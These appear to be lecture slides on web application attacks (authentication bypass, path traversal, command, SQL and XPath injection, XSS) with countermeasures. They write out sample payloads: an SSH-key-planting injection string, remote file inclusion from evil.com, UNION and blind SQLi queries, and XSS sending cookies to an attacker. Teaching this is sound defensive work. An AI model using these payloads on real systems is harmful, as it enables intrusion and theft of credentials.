# Web Single Sign-On



- Authentication management can be a difficult task
- It is possible to rely on trusted third parties for authentication
  - OAuth
  - OpenId
  - SAML
  - FIDO

# Attacking Authentication



- Eavesdropping credentials/authenticators
- Brute-forcing/guessing credentials/authenticators
- Bypassing authentication
  - SQL Injection
  - Session fixation

# Eavesdropping

## Credentials and Authenticators



- If the HTTP connection is not protected by TLS it is possible to eavesdrop the credentials:
  - Username and password sent as part of an HTTP basic authentication exchange

05/12/05 11:03:11 tcp 253.2.19.172.in-addr.arpa.61312 -> this.cs.ucdavis.edu 80 (http)  
GET /webreview/ HTTP/1.1  
Host: raid2005.cs.ucdavis.edu  
Authorization: Basic cmFpZGNoYWlyOnRvcDY4OQ== [raidchair:top688]
  - Username and password submitted through a form
  - The authenticator included as cookie, URL parameter, or hidden field in a form
- Cookies' "secure" flag is a good way to prevent accidental leaking of sensitive authentication information

# Brute-forcing Credentials and Authenticators




- If authenticators have a limited value domain they can be brute-forced (e.g., 4-digit PIN)
- If authenticators are chosen in a non-random way they can be easily guessed
  - Sequential session IDs
  - User-specified passwords
  - Example: `http://www.foo.bar/secret.php?id=BGH19110915103939` observed at 15:10 of November 9, 2019
- Long-lived authenticators make these attacks more likely to succeed

# Bypassing Authentication



- Form-based authentication may be bypassed using carefully crafted arguments (e.g., using SQL injection)
- Weak password recovery procedures can be leveraged to reset a victim's password to a known value
- Authentication can be bypassed using forceful browsing
  - See discussion on authorization, later
- Authentication can be bypassed because of EAR
  - See discussion on EAR, later
- Authentication can be bypassed through session fixation

# Session Fixation



# Session Fixation



- If application accepts blindly an existing session ID, then the initial setup phase is not necessary
- Session IDs should always regenerated after login and never allow to be “inherited”
- Session fixation can be composed with cross-site scripting to achieve session id initialization (e.g., by setting the cookie value)
  
- See: M. Kolsek, “Session Fixation Vulnerability in Web-based Applications”



# Lessons Learned



- Authentication is critical
- Do not transfer security-critical information in the clear
- Do not use repeatable, predictable, long-lived session IDs
- Do not allow the user to choose the session IDs
- If possible, use well-established third-party authentication services

# Authorization Attacks: Forceful Browsing



- Resources in a web application are identified by paths
- The web application developer assumes that the application will be accessed through links, following the “intended flow”
- The user, however, is not bound to follow the prescribed links and can “jump” to any publicly available resource
- If paths are predictable, one can bypass authorization checks
- Example:
  - User is presented with list of documents only after authentication
  - Requesting directly the URL `http://www.acme.com/resources/` provides access

# Authorization Attacks: Path Traversal



- Applications might build filename paths using user-provided input
- Path/directory traversal attacks
  - Break out of the document space by using relative paths
    - ✦ GET /show.php?file=/../../../../../etc/passwd
    - ✦ Paths can be encoded, double-encoded, obfuscated, etc:
      - GET show.php?file=%2f%2e%2e%2f%2e%2e%2fetc%2fpasswd

# Authorization Attacks: Directory Listing



- If automated directory listing is enabled, the browser may return a listing of the directory if no index.html file is present and may expose contents that should not be accessible

# Lesson Learned



- Resources are identified by paths
  - Web pages
  - Filenames
- If the resources identifiers are predictable, it is possible to bypass authorization checks

# Authorization Attacks: Parameters



- Parameter manipulation
  - The resources accessible are determined by the parameters to a query
  - If client-side information is blindly accepted, one can simply modify the parameter of a legitimate request to access additional information
    - ✦ GET /cgi-bin/profile?userid=1229&type=medical
    - ✦ GET /cgi-bin/profile?userid=1230&type=medical
- Parameter creation
  - If parameters from the request query are blindly imported into the application's space, one might modify the behavior of an application
    - ✦ GET /cgi-bin/profile?userid=1229&type=medical&admin=1

# PHP's register\_global



- The register\_global directive makes request information, such as the GET/POST variables and cookie information, available as global variables
  - Variables can be provided so that particular, unexpected execution paths are followed
  - Variables could be set regardless of conditional statements

```
<?php
if ($_GET["password"]=="secret") {
    $admin = true;
}
if ($admin) { ... }
?>
```
  - Vulnerable to: GET /vuln.php?password=foo&admin=1
  - All variables should be initialized/sanitized along every path

# PHP's register\_global



- Register\_global was “on” by default
  - Security/usability trade-off
- This has been changed in releases after 4.2.0, but:
  - Many existing PHP-based applications require the directive to be on
  - Some PHP-based application solved the problem by adding code that simulates register\_global behavior



# Authorization Attacks: Parameters



- Parameter Pollution: In case of multiple occurrences of the same variable in the query string of a request, servers might behave differently
  - <http://example.com/?color=red&color=blue>
    - ✦ color=red
    - ✦ color=blue
    - ✦ color=red,blue
- If the link on a web page are created on the basis of user input it is possible to pollute parameters by injecting query delimiters (the ampersand)

# Parameter Pollution Example



- Original URL: `http://host/election.jsp?poll_id=4568`
  - Link1: `<a href="vote.jsp?poll_id=4568&candidate=white">Vote for Mr. White</a>`
  - Link2: `<a href="vote.jsp?poll_id=4568&candidate=green">Vote for Mrs. Green</a>`
- Attacker-provided URL:  
`http://host/election.jsp?poll_id=4568%26candidate%3Dgreen`
  - Link 1: `<a href="vote.jsp?poll_id=4568&candidate=green&candidate=white">Vote for Mr. White</a>`
  - Link 2: `<a href="vote.jsp?poll_id=4568&candidate=green&candidate=green">Vote for Mrs. Green</a>`
- If the server accepts only the first parameter value the result will be always the selection of Mr. Green

# Server (Mis)Configuration: Unexpected Interactions



- File servers and web servers might be running on the same host
- If data can be uploaded using a file transfer protocol and then requested using the web server it might be possible to execute code using server-side execution mechanisms (e.g., CGI)
- If the web site allows one to upload files (e.g., images) it might be possible to upload content that is then requested as a code component (e.g., a PHP file)

# Command Injection Attacks



- Main problem: Incorrect (or complete lack of) validation of user input that results in the execution of commands on the server
- Use of (unsanitized) external input to compose strings that are passed to function that can evaluate code or include code from a file (language-specific)
  - `system()`
  - `eval()`
  - `popen()`
  - `include()`
  - `require()`

# Command Injection Attacks



- Example: CGI program executes a grep command over a server file using the user input as parameter
  - **Implementation 1:** `system("grep $exp phonebook.txt");`
    - ✦ By providing `foo; echo '1024 35 1386...' > ~/.ssh/authorized_keys; rm` one can obtain interactive access and delete the text file
  - **Implementation 2:** `system("grep \"$exp\" phonebook.txt");`
    - ✦ By providing `\`foo; echo '1024 35 1386...' > ~/.ssh/authorized_keys; rm \`` one can steal the password file and delete the text file
  - **Implementation 3:** `system("grep", "-e", $exp, "phonebook.txt");`
    - ✦ In this case the execution is similar to an `execve()` and therefore more secure (no shell parsing involved)

# Server-Side Includes



- Server side includes (SSIs) allow one to introduce directives into web pages
- SSIs are introduced as  
`<!-- #element attribute=value attribute=value ... -->`
- Examples are:
  - Config
  - Echo
  - Include
  - ...
  - Exec (!)
- If a user is able to determine the contents of a web page it is possible to execute arbitrary commands

# GuestBook CGI Script



- Script that allows one to set up a guest book for a web site
- Allows one to insert comment
- User inserts comment text containing  
`<!-- #exec cmd="echo '1024 35 1386...' > ~/.ssh/authorized_keys" -->`
- User requests to see the guestbook
- The page is served by the web server and, as a consequence, the SSI directive is executed

# File Inclusion Attacks



- Many web frameworks and languages allow developers to modularize their code by providing a module inclusion mechanism (similar to the `#include` directive in C)
- If not configured correctly, this can be used to inject attack code into the application
  - Upload code that is then included
  - Provide a remote code component (if the language supports remote inclusion)
  - Influence the path used to locate the code component



# Command Injection in PHP



- The `allow_url_fopen` directive allows URLs to be used when including files with `include()` and `require()`
- If user input is used to create the name of the file to be open then a remote attacker can execute arbitrary code

```
//mainapp.php
$includePath='/includes/'; // this var will be visible in the included file
include($includePath . 'library.php');
```

...

```
//library.php
```

...

```
include($includePath . 'math.php');
```

...

- **Attack:**

```
GET /includes/library.php?includePath=http://www.evil.com/
```

# HTML Injection



- The injection of HTML tags can be used to modify the behavior of a web page
  - Forms to collect user credentials can be injected in a legitimate web page (e.g., of a bank)
  - iframe tags can be injected to force the browser to access a malicious web page

# Preventing Command Injection



- Command injection is a sanitization problem
  - Never trust outside input when composing a command string
- Many languages provide built-in sanitization routines

# PHP Sanitization



- PHP `strip_tags($str)`: returns a string without HTML tags (it is possible to specify exceptions)
- PHP `htmlspecialchars($str, ENT_QUOTES)`: translates all special characters ('&', quotes, "<", ">") into the corresponding entities (& and < ...)

# PHP Sanitization




- PHP `escapeshellarg($str)`: adds single quotes around a string and quotes/escapes any existing single quotes allowing one to pass a string directly to a shell function and having it be treated as a single safe argument
- PHP `escapeshellcmd($str)`: escapes any characters in a string that might be used to trick a shell command into executing arbitrary commands (`#&;`|*?~<>^()[]{}$\\, \x0A` and `\xFF`. ' and " are escaped only if they are not paired)

# SQL Injection



- SQL injection might happen when queries are built using the parameters provided by the users
  - `$query = "select ssn from employees where name = " + username + " "`
- By using special characters such as ' (tick), -- (comment), + (space), @variable, @@variable (server internal variable), % (wildcard), it is possible to:
  - Modify queries in an unexpected way
  - Probe the database schema and find out about stored procedures
  - Run commands (e.g., using `xp_commandshell` in MS SQL Server)

# An Example Web Page



# The Form



```
<form action="login.asp" method="post">
  <table>
    <tr><td>Username:</td>
      <td><input type="text" name="username"/></td></tr>
    <tr><td>Password:</td>
      <td><input type="password" name="password"/></td></tr>
  </table>
  <input type="submit" value="Submit"></input>
  <input type="reset" value="Reset"></input>
</form>
```




# The Login Script



```
... <% function Login( connection ) {  
    var username = Request.form("username");  
    var password = Request.form("password");  
    var rso = Server.CreateObject("ADODB.Recordset");  
    var sql = "select * from pubs.guest.sa_table \  
              where username = '" + username + "' and \  
              password = '" + password + "'";  
    rso.open(sql, connection); //perform query  
    if (rso.EOF) //if record set empty, deny access  
    { rso.close();  
      %> <center>ACCESS DENIED</center> <%  
    } else { //else grant access  
      %> <center>ACCESS GRANTED</center> <%  
      // do stuff here ...
```

# The Database



# The ' or 1=1 -- Technique



- Given the string:

```
"select * from pubs.guest.sa_table \  
  where username = "" + username + "" and \  
  password = "" + password + """;
```

- By entering:

```
' or 1=1 --
```

as the user name (and any password) results in the string:

```
select * from sa_table where username="" or 1=1 --' and password= "
```

- The conditional statement “`username = '' or 1=1`” is true whether or not username is equal to “
- The “`--`” makes sure that the rest of the SQL statement is interpreted as a comment and therefore `and password =` is not evaluated (Microsoft SQL Server-specific)

# Injecting SQL Into Different Types of Queries



- SQL injection can modify any type of query such as
  - **SELECT statements**
    - ✦ `SELECT * FROM accounts WHERE user='${u}' AND pass='${p}'`
  - **INSERT statements**
    - ✦ `INSERT INTO accounts (user, pass) VALUES('${u}', '${p}')`
      - Note that in this case one has to figure out how many values to insert
  - **UPDATE statements**
    - ✦ `UPDATE accounts SET pass='${np}' WHERE user= '${u}' AND pass='${p}'`
  - **DELETE statements**
    - ✦ `DELETE * FROM accounts WHERE user='${u}'`

# Identifying SQL Injection



- A SQL injection vulnerability can be identified in different ways
  - Negative approach: special-meaning characters in the query will cause an error (for example: user=" ' ")
  - Positive approach: provide an expression that would NOT cause an error (for example: "17+5" instead of "22", or a string concatenation, such as "' 'Foo" instead of "Foo")

# The UNION Operator



- The UNION operator is used to merge the results of two separate queries
- In a SQL injection attack this can be exploited to extract information from the database
- Original query:
  - `SELECT id, name, price FROM products WHERE brand='${b}'`
- Modified query passing `${b}="foo' UNION..."`:
  - `SELECT id, name, price FROM products WHERE brand='foo' UNION SELECT user, pass, NULL FROM accounts --`
- In order for this attack to work the attacker has to know
  - The structure of the query (number of parameters and types have to be compatible: NULL can be used if the type is not known)
  - The name of the table and columns

# Determining Number and Type of Query Parameters



- The number of columns in a query can be determined using progressively longer NULL columns until the correct query is returned
  - UNION SELECT NULL
  - UNION SELECT NULL, NULL
  - UNION SELECT NULL, NULL, NULL
- The type of columns can be determined using a similar technique
  - For example, to determine the column that has a string type one would execute:
    - ✦ UNION SELECT 'foo', NULL, NULL
    - ✦ UNION SELECT NULL, 'foo', NULL
    - ✦ UNION SELECT NULL, NULL, 'foo'

# Determining Table and Column Names



- To determine table and column names one has to rely on techniques that are database-specific
  - Oracle
    - ✦ By using the user\_objects table one can extract information about the tables created for an application
    - ✦ By using the user\_tab\_column table one can extract the names of the columns associated with a table
  - MS-SQL
    - ✦ By using the sysobjects table one can extract information about the tables in the database
    - ✦ By using the syscolumns table one can extract the names of the columns associated with a table
  - MySQL
    - ✦ By using the information\_schema one can extract information about the tables and columns



# Second-Order SQL Injection



- In a second-order SQL injection, the code is injected into an application, but the SQL statement is invoked at a later point in time
  - e.g., Guestbook, statistics page, etc.
- Even if application escapes single quotes, second order SQL injection might be possible
  - Attacker sets user name to: john'--, application safely escapes value to john"-- when performing the query (note the two single quotes)
  - At a later point, attacker requests to change password (and “sets” a new password for victim john instead):

update users set password= ... where database\_handle("username")=john'--'

# Blind SQL Injection



- A typical countermeasure to SQL injection is to prohibit the display of error messages: However, a web application may still be vulnerable to blind SQL injection
- Example: a news site
  - Press releases are accessed with `pressRelease.jsp?id=5`
  - A SQL query is created and sent to the database:
    - ✦ `select title, description FROM pressReleases where id=5;`
  - All error messages are filtered by the application

# Blind SQL Injection



- How can we inject statements into the application and exploit it?
  - We do not receive feedback from the application so we can use a trial-and-error approach
  - First, we try to inject `pressRelease.jsp?id=5 AND 1=1`
  - The SQL query is created and sent to the database:
    - ✦ `select title, description FROM pressReleases where id=5 AND 1=1`
  - If there is a SQL injection vulnerability, the same press release should be returned
  - If input is validated, `id=5 AND 1=1` should be treated as the value, and error is generated and no output is created

# Blind SQL Injection



- When testing for vulnerability, we assume that  $1=1$  is always true
  - However, when we inject other statements, we do not have any information
  - What we know: If the same record is returned, the statement must have been true
  - For example, we can ask server if the current user is “h4xor”:
    - ✦ `pressRelease.jsp?id=5 AND user_name()='h4xor'`
  - By combining subqueries and functions, we can ask more complex questions (e.g., extract the name of a database table character by character)

# SQL Injection Solutions



- Developers should never allow client-supplied data to modify SQL statements
- Stored procedures
  - Isolate applications from SQL
  - All SQL statements required by the application are stored procedures on the database server
- Prepared statements
  - Statements are compiled into SQL statements before user input is added

# SQLi Solutions: Stored Procedures



- Original query:
  - String query = “SELECT title, description from pressReleases WHERE id= “+ request.getParameter(“id”);
  - Statement stat = dbConnection.createStatement();
  - ResultSet rs = stat.executeQuery(query);
- The first step to secure the code is to take the SQL statements out of the web application and into DB
  - CREATE PROCEDURE getPressRelease @id integer AS SELECT title, description FROM pressReleases WHERE Id = @id

# SQLi Solutions: Stored Procedures



- Now, in the application, instead of string-building SQL, a stored procedure is invoked. For example, in Java:

```
CallableStatements cs = dbConnection.prepareCall("{call  
    getPressRelease(?)}");  
cs.setInt(1,Integer.parseInt(request.getParameter("id")));  
ResultSet rs = cs.executeQuery();
```

# SQLi Solutions: Prepared Statements



- Prepared statements allow for the clear separation of what is to be considered data and what is to be considered code
- A query is performed in a two-step process:
  - First the query is parsed and the location of the parameters identified (this is the “preparation”)
  - Then the parameters are bound to their actual values
- In some cases, prepared statements can also improve the performance of a query



# SQLi Solutions: Prepared Statements



```
$mysqli = new mysqli("localhost", "my_user", "my_pass", "db");  
$stmt = $mysqli->stmt_init();  
$stmt->prepare("SELECT District FROM City WHERE Name=?");  
$stmt->bind_param("s", $city); /* type can be "s" = string, "i" = integer ... */  
$stmt->execute();  
$stmt->bind_result($district);  
$stmt->fetch();  
printf("%s is in district %s\n", $city, $district);  
$stmt->close();}
```

# XPath Injection



- XPath is used to build expressions that describe parts of an XML document
- XPath expression can be used to query an XML document as it was a database
- This XPath expression returns the account number of user “john” with password “doe”  
`string(//user[name/text()='john' and password/text()='doe']/account/text())`
- If the string is based on user input, it is possible to affect the query process in a way similar to SQL injection attacks
- See: A. Klein, “Blind Xpath Injection”

# XPath Injection Example



```
XmlDocument XmlDoc = new XmlDocument();
XmlDoc.Load("...");
XPathNavigator nav = XmlDoc.CreateNavigator();
XPathExpression expr = nav.Compile("string(//user[name/text()='"+TextBox1.Text+
    "'and password/text()='"+TextBox2.Text+"]/account/text());");
String account=Convert.ToString(nav.Evaluate(expr));
    if (account=="") {
        // name+password pair is not found in the XML document -
        // login failed.
    } else {
        // account found -> Login succeeded.
        // Proceed into the application.
    }
```

- And now username is ' or 1=1 or '=' so that the expression becomes:

string(//user[name/text()=' or 1=1 or '=' and password/text()='doe']/account/text()) which is equivalent to  
string(//user/account/text()) // non-empty result

# Accessing User Information



- Client-side user information can be accessed in a number of ways
- Drive-by-download attacks allow a malicious server to execute arbitrary commands on the user's host
  - Usually performs installation of some kind of malware
- A host under the control of the attacker can impersonate a legitimate security-critical server (phishing attacks)
- JavaScript code can be injected in a page to steal critical information associated with a web application (cross-site scripting attacks)
- The user can be tricked into performing unwanted operation
  - Cross-site scripting
  - Cross-site request forgery attacks
  - Clickjacking

# Cross-Site Scripting (XSS)



- XSS attacks are used to bypass JavaScript's same origin policy
- Reflected attacks
  - The injected code is reflected off the web server, such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request
- Stored attacks
  - The injected code is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc.
- DOM-based attacks
  - Attacker-provided code is used when modifying the document using the DOM

# Reflected Cross-Site Scripting



- Broken links are a pain and sometimes a site tries to be user-friendly by providing meaningful error messages:

```
<html>
[...]
404 page does not exist: ~vigna/secrets.html
</html>
```

- The attacker lures the user to visit a page written by the attacker and to follow a link to a sensitive, trusted site
- The link is in the form:


```
<a href="http://www.usbank.com/<script>send-CookieTo(evil@hacker.com)</script>">US Bank</a>
```

# Reflected Cross-Site Scripting



- The target trusted site cannot find the requested file and returns to the user a page containing the JavaScript code
- The JavaScript code is executed in the context of the web site that returned the error page
- The malicious code
  - Can access all the information that a user stored in association with the trusted site
  - Can access the session token in a cookie and reuse it to login into the same trusted site as the user, provided that the user has a current session with that site
  - Can open a form that appears to be from the trusted site and steal PINs and passwords

# Reflected Cross-Site Scripting





# Stored Cross-Site Scripting



- Cross-site scripting can also be performed as a two-step attack
  - First the JavaScript code is stored by the attacker as part of a message
  - Then the victim downloads and executes the code when a page containing the attacker's input is viewed
- Any web site that stores user content without sanitization, is vulnerable to this attack
  - Bulletin board systems
  - Blogs
  - Directories

# Executing JavaScript



- JavaScript can be executed and encoded in many different ways
- Simple: `<script>alert(document.cookie);</script>`
- Encoded: `%3cscript src=http://www.example.com/malicious-code.js%3e%3c/script%3e`
- Event handlers:
  - `<body onload=alert('XSS')>`
  - `<b onmouseover=alert('XSS')>click me!</b>`
  - ``
- Image tag (with UTF-8 encoding):
  - `<img src=javascript:alert('XSS')>`
  - `<img src=j&#X41vascript:alert('XSS')>`

# DOM-Based XSS



- This type of attack happens when unsanitized values are used to modify the document through the DOM interface

```
<select><script>  
document.write("<OPTION  
value=1>" + document.location.href.substring(document.location.href.indexOf("default=") + 8) + "</OPTION>");  
document.write("<OPTION value=2>English</OPTION>");  
</script></select>
```

Normal: <http://www.some.site/page.html?default=French>

Attack: [http://www.some.site/page.html?default=<script>alert\(document.cookie\)</script>](http://www.some.site/page.html?default=<script>alert(document.cookie)</script>)

# Solutions to XSS



- XSS is very difficult to prevent
- Every piece of data that is returned to the user and that can be influenced by the inputs to the application must first be sanitized (GET parameters, POST parameters, cookies, request headers, database contents, file contents)
- Specific languages (e.g., PHP) often provide routines to prevent the introduction of code
  - Sanitization has to be performed differently depending on where the data is used

# Solutions to XSS



- Rule 0: Never Insert Untrusted Data Except in Allowed Locations
  - Directly in a script: `<script>...NEVER PUT UNTRUSTED DATA HERE...</script>`
  - Inside an HTML comment: `<!--...NEVER PUT UNTRUSTED DATA HERE...-->`
  - In an attribute name: `<div ...NEVER PUT UNTRUSTED DATA HERE...=test />`
  - In a tag name: `<NEVER PUT UNTRUSTED DATA HERE... href="/test" />`

# Solutions to XSS



- Rule 1: HTML Escape Before Inserting Untrusted Data into HTML Element Content
  - `<body>...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...</body>`
  - `<div>...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...</div>`
  - The characters that affect XML parsing (&, >, <, “, ‘, /) need to be escaped

# Solutions to XSS



- Rule 2: Attribute Escape Before Inserting Untrusted Data into HTML Common Attributes
  - Inside unquoted attribute: `<div attr=...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...>content</div>`
    - ✦ These attributes can be “broken” using many characters
  - Inside single-quoted attribute: `<div attr='...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...'>content</div>`
    - ✦ These attributes can be broken only using the single quote
  - Inside double-quoted attribute: `<div attr="...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...">content</div>`
